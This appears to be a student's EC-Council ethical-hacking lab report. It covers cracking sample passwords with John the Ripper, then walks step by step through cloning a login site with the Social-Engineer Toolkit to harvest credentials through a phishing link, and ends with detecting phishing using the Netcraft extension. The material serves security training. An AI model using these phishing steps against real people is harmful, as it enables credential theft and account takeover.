17. Now, type **pluma results.txt** to display the results.txt file

```
results.txt ×
1 martin:apple:1002:1002:,,,:/home/martin:/bin/bash
2 sam:Z1BGZw:1003:1003:,,,:/home/sam:/bin/bash
3 larry:qwerty@123:1004:1004:,,,:/home/larry:/bin/bash
4
5 3 password hashes cracked, 3 left
```

18. we can use the **John the Ripper** tool for auditing the system passwords of machines in the target network and later enhance network security by implementing a strong password policy for any user accounts with weak passwords.

Edit with WPS Office



Ethical Hacking Lab Report – 04 (Date: 07-04-2025)

EC-Council Lab Assignment: Module 5

Social Engineering and Phishing

Objective

The objective of the lab is to use social engineering and related techniques to:

- Obtain usernames and passwords
- Perform phishing
- Detect phishing

Overview of Social Engineering

Social engineering is a deceptive technique used by attackers to manipulate individuals into revealing sensitive information, often leading to malicious actions. Even organizations with strong security measures can be vulnerable due to human weaknesses. The consequences of social engineering attacks include financial losses, reputational damage, privacy breaches, and even legal or operational risks.

Organizations may be susceptible due to factors such as inadequate security training, unrestricted access to critical information, fragmented organizational structures, and weak or nonexistent security policies.

Lab Tasks:

Lab 1: Perform Social Engineering using Various Techniques to Sniff Users' Credentials

The Social-Engineer Toolkit (SET) is an open-source tool designed for penetration testing through social engineering. It enables testers to assess vulnerabilities by simulating various attacks, including spear phishing and credential harvesting. SET supports multi-attack methods, allowing attackers to deploy multiple techniques simultaneously. It categorizes attacks based on different vectors like email, web, and USB.


While SET can be exploited by malicious actors, it is widely recognized within the security community as a standard tool for ethical penetration testing. Security professionals use it to identify weaknesses and strengthen defenses against social engineering threats.

Edit with WPS Office

1. Click on Parrot Security to switch to parrot Security machine
2. Login using password Toor


3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

Edit with WPS Office




- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- Password for attacker is toor

4. Type cd to go to root directory




5. Type **cd social-engineer-toolkit** and press **Enter** to navigate to the setoolkit folder.

Edit with WPS Office




6. Type **chmod +x ./setoolkit** change the mode to execute the script.




7. Now, type **./setoolkit** and press **Enter** to launch **Social-Engineer Toolkit**.

Edit with WPS Office




8. **To agree to the terms of service** question appears type **Y** and press **Enter.**



Edit with WPS Office

9. **Press 1 for Social-Engineering Attacks** ; type **2** and press **Enter** to choose **Website Attack Vectors**.




10. Type 3 and enter for Credential harvester attack

Edit with WPS Office

11. Type 2 for site cloner

12. Use IP **10.10.1.13 and** http://www.moviescope.com **url to clone**

13. After cloning is completed, a highlighted message appears. The credential harvester initiates, as shown in the screenshot.



14. Create mail and send by creating link


Edit with WPS Office

15. Edit link and change like below

16. The fake URL should appear in the message body, as shown in the screenshot.

17. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of **www.moviescope.com**.

Edit with WPS Office



18. The cloned website prompts the victim to enter their username and password into form fields that mimic the genuine site. Upon submission, the victim is redirected to the legitimate MovieScope login page. The URLs in the browser's address bar differ between the cloned and authentic sites, highlighting the deception.

19. When the victim enters their username and password on the cloned site and clicks "Login," the Social-Engineer Toolkit (SET) captures the credentials in plain text. These credentials can then be used by an attacker to gain unauthorized access to the victim's account.
20. Username and password will be appear like above
21. This concludes the demonstration of phishing user credentials using the SET.

Edit with WPS Office

Question 5.1.1.1

Use the Social-Engineer Toolkit (SET) on the Parrot Security machine to sniff a user's credentials on the Windows 10 machine. Apart from Site Cloner and Custom Import, what is the third method that SET offers to deploy a credential-harvesting attack vector?

Web Templates


Score

✓ Correct

Lab 2: Detect a Phishing Attack


The Netcraft anti-phishing community operates like a neighborhood watch, enabling experienced users to protect others from phishing attacks. The Netcraft Extension provides real-time information on frequently visited sites, blocks harmful ones, and helps users assess their legitimacy.

1. Open window 10 machine
2. First, it is necessary to install the Netcraft extension. Launch any web browser, and go to **https://www.netcraft.com/apps-extensions** (here, we are using **Chrome**).




Edit with WPS Office

3. click **LEARN MORE** button under **Browser Protection** section on the webpage and click on add to crome .




4. **After Netcraft Extension has been added to Chrome** pop-up appears in the top section of the browser, click **Okay**.




5. Click on **Extensions** button the top-right corner of the browser to view the **Netcraft Extension** icon, as shown in the screenshot above.
6. Now, navigate to **https://www.certifiedhacker.com** and click the **Extension** icon in the top-right corner of the browser and open Netcraft extension

   A dialog box appears, displaying a summary of information such as **Site Report**, **Country**, **Site rank**, **First seen**, and **Host** about the searched website.

Edit with WPS Office





7. Now, click the **Site Report** link from the dialog-box to view a report of the site.



8. The **Site report for certifiedhacker.com** page appears, displaying detailed information about the site such as **Background, Network**, **IP Geolocation**, **SSL/TLS** and **Hosting History**.

